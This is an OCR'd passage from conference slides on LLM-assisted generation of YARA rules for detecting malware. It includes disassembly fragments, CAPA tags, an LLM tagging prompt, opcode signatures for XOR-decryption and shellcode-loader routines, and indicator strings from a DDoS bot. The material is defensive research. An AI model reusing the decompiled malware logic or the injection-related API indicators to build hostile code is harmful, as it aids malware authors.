                                                     ; CODE XREF: sub_642028+B0↑j
                                                 rt loc_6420E5
                             dd 0C1B7E2EAh
BSS:006420E4 ; ---------------------------------------------------------------------------
BSS:006420E4                 dec     eax
BSS:006420E5
BSS:006420E5 loc_6420E5:                             ; CODE XREF: sub_642028:loc_6420DE↑j
BSS:006420E5                 mov     [edx+18h], eax
BSS:006420E8                 jmp     short loc_6420ED
BSS:006420E8 ; ---------------------------------------------------------------------------
BSS:006420EA                 dw 0A8DAh
BSS:006420EC ; ---------------------------------------------------------------------------
BSS:006420EC                 retf
BSS:006420ED ; ---------------------------------------------------------------------------
BSS:006420ED
BSS:006420ED loc_6420ED:                             ; CODE XREF: sub_642028+C0↑j
BSS:006420ED                 jmp     short loc_6420F2
BSS:006420ED ; ---------------------------------------------------------------------------
BSS:006420EF                 db 0Dh
BSS:006420F0                 db 47h, 39h
BSS:006420F2 ; ---------------------------------------------------------------------------
```

- ⊗ string features are encrypted
- ⊗ function features decompiled failed or became hard to understand



Feature Filter: string feature filter


There are too many natural language strings,

Deep filtering of natural language strings

We further classify the strings of type natural_language into more specific subtypes such as compiler, sensitive_api … …

To reduce false positives in string features,

Filter based on white samples



Feature Filter: function feature filter


If there are so many functions in malware,


How to decide which functions are more valuable?

⊗ System API or third-party library functions

- IDA built-in ability
  - idc.FUNC_LIB
  - idc.AF_FLIRT
  - idc.FUNC_CHUNK
  - function name in import functions

- Self-built Third-Party Library Function Signature Database





Feature Filter: function feature filter

- The entrance related functions
- Sensitive API or crypto related functions

Use CAPA to identify sensitive functions

```
func: sub_40627C: {
    "capability": [
        "capture screenshot",
        "contain loop"
    ], "mbc_objectives": [
        "Collection::Screen Capture::WinAPI [E1113.m01]"
    ], "attack_tactics": [
        "Collection::Screen Capture [T1113]"
    ]
}
func: sub_406D40: {
    "capability": [
        "get disk information",
        "contain loop"
    ], "mbc_objectives": [
        "Discovery::System Information Discovery [E1082]"
```


- Weight the importance with: function size, number of referenced strings and number of reference.

```
=== Top 20 of function importance ===
rank function              size   nos    no_refs    address
-------------------------------------------------------------
1    sub_407678            799    10     1          0x407678
2    sub_4071D0            717    6      4          0x4071d0
3    sub_406638            1262   2      1          0x406638
4    sub_405080            360    6      1          0x405080
5    sub_40536C            696    4      1          0x40536c
6    sub_407E90            412    5      1          0x407e90
7    sub_407BD4            453    5      2          0x407bd4
8    sub_4079A0            304    6      1          0x4079a0
9    sub_406B48            349    5      1          0x406b48
10   sub_407AD0            258    5      1          0x407ad0
11   sub_406CE0            88     6      0          0x406ce0
12   sub_40627C            496    2      1          0x40627c
13   sub_40759C            206    4      1          0x40759c
14   sub_402838            113    5      1          0x402838
15   sub_406E94            156    4      1          0x406e94
16   sub_4074B4            229    3      1          0x4074b4
17   sub_407D9C            230    3      1          0x407d9c
18   sub_406F34            161    3      2          0x406f34
19   sub_405634            296    2      1          0x405634
20   sub_405200            159    3      1          0x405200
```

Feature Decision base on LLM

String Feature Selection

how to fine-tune the LLM?




1. invalid output format

2. unexpected string selection

Feature Decision base on LLM

What kind of function opcode sequence is suitable to be part of a YARA rule?



Prompt

```
<Task>
Step-1: Analyse the pseudocode and callchains
Step-2: Give a tag based on your analyse
Step-3: Choose the code segment which can be
    used to generate YARA rules.
</Task>
<Tags>
steal_leak_data: steals sensitive file data
and exfiltrates it to a remote C2 server.
...
</Tags>
<pseudocode>
The decompiled pseudocode
</pseudocode>
<callchains>
CFG with CAPA labels; global variables
</callchains>
<output_format>
</output_format>
```

map pseudocode to asm data

```
19: v3 = (_BYTE *)(a1[2] + *(a1 - 5));
0040103C 8B 45 08                    mov     eax, [ebp+8]
0040103F 8B 4D EC                    mov     ecx, [ebp-14h]
00401042 8B 55 E8                    mov     edx, [ebp-18h]
00401045 03 C8                       add     ecx, eax
```

loose mode:
wildcard immediate value
loose/normal mode:
wildcard displacement

☒ function prologue
☒ function epilogue

```
20  /* 17  0x401030  */    *(a1 - 7) = 56;
21  /* 18  0x401037  */    CxxThrowException_x(a1 - 7, &_TI1H);
22  /* 19  0x401045  */    v2 = (_BYTE *)(a1[2] + *(a1 - 5));
23  /* 20  0x40105e  */    *v2 ^= (unsigned __int8)(*(char *)(*(a1 - 6) + a1[4]) % 17532) - 63;
24  /* 21  0x401060  */    ++*(a1 - 6);
25  /* 22  0x401069  */    v3 = (int)*(a1 - 5);
26  /* 23  0x40106b  */    *(a1 - 1) = -1;
27  /* 24  0x40106f  */    if ( !(unsigned int)(v3 % 5) )
28  /* 25  0x401075  */      *(a1 - 6) = 0;
29  /* 26  0x401078  */    ++*(a1 - 5);
30  /* 27            */  }
31  /* 28  0x40108b  */  return result;
```

```
Tag: xor_dynamic_decrypt
Detail: Performing XOR operations on each byte
using a dynamically generated key
Features: [{ "start": 19, "size": 7, "comment":
"This code segment contains the core logic of
XOR decryption, including dynamic key generation
and XOR operations" }]
```


```
/* 19  0x401045   */ v2 = (_BYTE *)(a1[2] + *(a1 - 5));
8b 45 ??             # 0x40103c 8b4508        mov eax, dword ptr [ebp + 8]
8b 4d ??             # 0x40103f 8b4dec        mov ecx, dword ptr [ebp - 0x14]
8b 55 ??             # 0x401042 8b55e8        mov edx, dword ptr [ebp - 0x18]
03 c8                # 0x401045 03c8          add ecx, eax
opcode signature: 8b 45 ?? 8b 4d ?? 8b 55 ?? 03 c8

/* 20  0x40105e   */ *v2 ^= (unsigned __int8)(*(char *)(*(a1 - 6) + a1[4]) % 17532) - 63;
8b 45 ??             # 0x401047 8b4510        mov eax, dword ptr [ebp + 0x10]
be 7c 44 00 00       # 0x40104a be7c440000    mov esi, 0x447c
0f be 04 02          # 0x40104f 0fbe0402      movsx eax, byte ptr [edx + eax]
99                   # 0x401053 99            cdq
f7 fe                # 0x401054 f7fe          idiv esi
b8 64 10 40 00       # 0x401056 b864104000    mov eax, 0x401064
80 ea 3f             # 0x40105b 80ea3f        sub dl, 0x3f
30 11                # 0x40105e 3011          xor byte ptr [ecx], dl
opcode signature: 8b 45 ?? be 7c 44 00 00 0f be 04 02 99 f7 fe b8 64 10 40 00 80 ea 3f 30 11
```

Feature Decision base on LLM

Function behavior tagging

how to generate high-quality training data?



Rule Generation

file_index	feature	type
1	89 4c 24 ?? 89 4c 24 ?? 68 00 01 00 00...	opcode
1	5f 5e 5b 81 c4 58 01 00 00 c3 6a 00 57...	opcode
1	8d 44 24 ?? 50 68 3f 00 0f 00 6a 00 68...	opcode
2	89 4c 24 ?? 89 4c 24 ?? 68 00 01 00 00...	opcode
2	68 34 43 40 00 52 ff 15 ?? ?? ?? ?? 8b...	opcode
2	5f 5e 5b 81 c4 58 01 00 00 c3 6a 00 57...	opcode
3	89 4c 24 ?? 89 4c 24 ?? 68 00 01 00 00...	opcode
3	68 34 43 40 00 52 ff 15 ?? ?? ?? ?? 8b...	opcode
3	5f 5e 5b 81 c4 58 01 00 00 c3 6a 00 57...	opcode
4	89 4c 24 ?? 89 4c 24 ?? 68 00 01 00 00...	opcode
4	5f 5e 5b 81 c4 58 01 00 00 c3 6a 00 57...	opcode
4	68 34 43 40 00 52 ff 15 ?? ?? ?? ?? 8b...	opcode
4	8d 44 24 ?? 50 68 3f 00 0f 00 6a 00 68...	opcode
5	89 4c 24 ?? 89 4c 24 ?? 68 00 01 00 00...	opcode
5	5f 5e 5b 81 c4 58 01 00 00 c3 6a 00 57...	opcode
5	8d 44 24 ?? 50 68 3f 00 0f 00 6a 00 68...	opcode
5	68 34 43 40 00 52 ff 15 ?? ?? ?? ?? 8b...	opcode

opcode features

file_index	feature	type
1	SYSTEM\\CurrentControlSet\\Services\\LanmanS...	natural_language-blacklisted
1	Welcome to use storm ddos	natural_language-blacklisted
1	WriteProcessMemory	iat_function
1	192.168.1.2	ip
2	192.168.1.244	ip
2	Welcome to use storm ddos	natural_language-blacklisted
2	WriteProcessMemory	iat_function
2	http://www.microsoft.com/PKI/docs/CPS/defaul...	url
...	...	...
4	SOFTWARE\\Microsoft\\Active Setup\\Installed...	natural_language-blacklisted
4	CreateRemoteThread	iat_function
5	192.168.1.2	ip
5	Storm ddos Server	natural_language-blacklisted
5	iexplore.exe	filename_with_ext

string features

Double Cluster on file and feature

file_Index,	opcode_features
1,2,3,4,5,	op_1, op_2
1,4,5,	op_3
2,3,4,5,	op_4

file_Index,	string_features
1,4,5,	u1_1,u1_2
2,3,4,5,	u2_1,u2_2


Rule Scoring Mechanism

1. opcode feature xM
2. dna hash feature xN
3. string feature x1


rule score >= threshold ?

Rule Compress And Generation

subset compression



intersection rule merging




```
4b458bfe, 3d38abdd, 7c82cfcd, 00000000, 4b458bfe, 11c6d9d3, 13677351, 2b05557d
4b458bfe, 3d38abdd, 7c82cfcd, 00000000, 4b458bfe, 11c6d9d3, 13677351, 2b05557d
064b1b9d, 3d38abdd, 7c82cfcd, 5014fec5, f4d72143, 11c6d9d3, f5590595, 1ea207df
064b1b9d, 3d38abdd, 7c82cfcd, 5014fec5, f4d72143, 11c6d9d3, 5ac0954d, 1ea207df
064b169d, 3d38abdd, 7c82cfcd, 5014fec5, f4d72143, 11c6d9d3, 02858942, 1ea207df
064b1b9d, 3d38abdd, 7c82cfcd, 5014fec5, f4d72143, 11c6d9d3, 119836c9, bce2bd73
064b1b9d, 3d38abdd, 7c82cfcd, 5014fec5, f4d72143, 11c6d9d3, bf6dbda8, bce2bd73
82770912, 3d38abdd, 7c82cfcd, 00000000, 827f0912, 11c6d9d3, d74e847c, 78e0066f
827f0912, 3d38abdd, 7c82cfcd, 00000000, 827f0912, 11c6d9d3, d74e847c, 78e0066f
```

Hierarchical Cluster on DNAHash

064b1b9d, 3d38abdd, 7c82cfcd, 5014fec5, f4d72143, 11c6d9d3, *, *

file_Index,	dna_hash_features
1,5,	Ha_0,*,Ha_2,...,Ha_6,*,...
2,3,4,	*,Hb_1,...,Hb_5,Hb_6,*,...

```
strings:
    $p1 = "CreateFontA" ascii wide
    $p2 = "DV5!kncHaP_E" ascii wide
    $p3 = "EVENT_SINK_GetIDsOfNames" ascii wide
    $p4 = "GetFileVersionInfoA" ascii wide
    $p5 = "MSVBVM60.DLL" ascii wide

condition:
    all of ($p*) and dnahash.match_pos(0, 0x21393263) and dnahash.match_pos(3, 0xf6a76223) and dnahash.match_pos(4, 0x296ff62e)
```

```
strings:
    $p1 = {8B45??BE7C4400000FBE040299F7FEB86410400080EA3F3011FF45??C38B45??6A0599} // sub_401000,xor_dynamic_decrypt
    $p2 = {8BCA83E103F3AAEB??6A046800100000508B43??0345??50FF55??8B0B8B73??0375??8BD18BF8C1E902F3A5} // sub_4590B4,shellcode_loader
    $p3 = {C645??52C645??4EC645??45C645??4CC645??33C645??32} // sub_458E9A,shellcode_loader
    $p4 = "Install.exe" fullword ascii wide
    $p5 = "MSVCRT_HEAP_SELECT" fullword ascii wide

condition:
    all of ($p*)
```


black hat
BRIEFINGS
AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS
Results
#BHUSA @BlackHatEvents

Rule Generation Result of Recently Active Malware


- Families from VirusShare, VirusSign and malwarebazaar


Total Families: 151

Samples in Train Set: 17,435

Samples in Test Samples: 58,156


Total Samples: 75,591




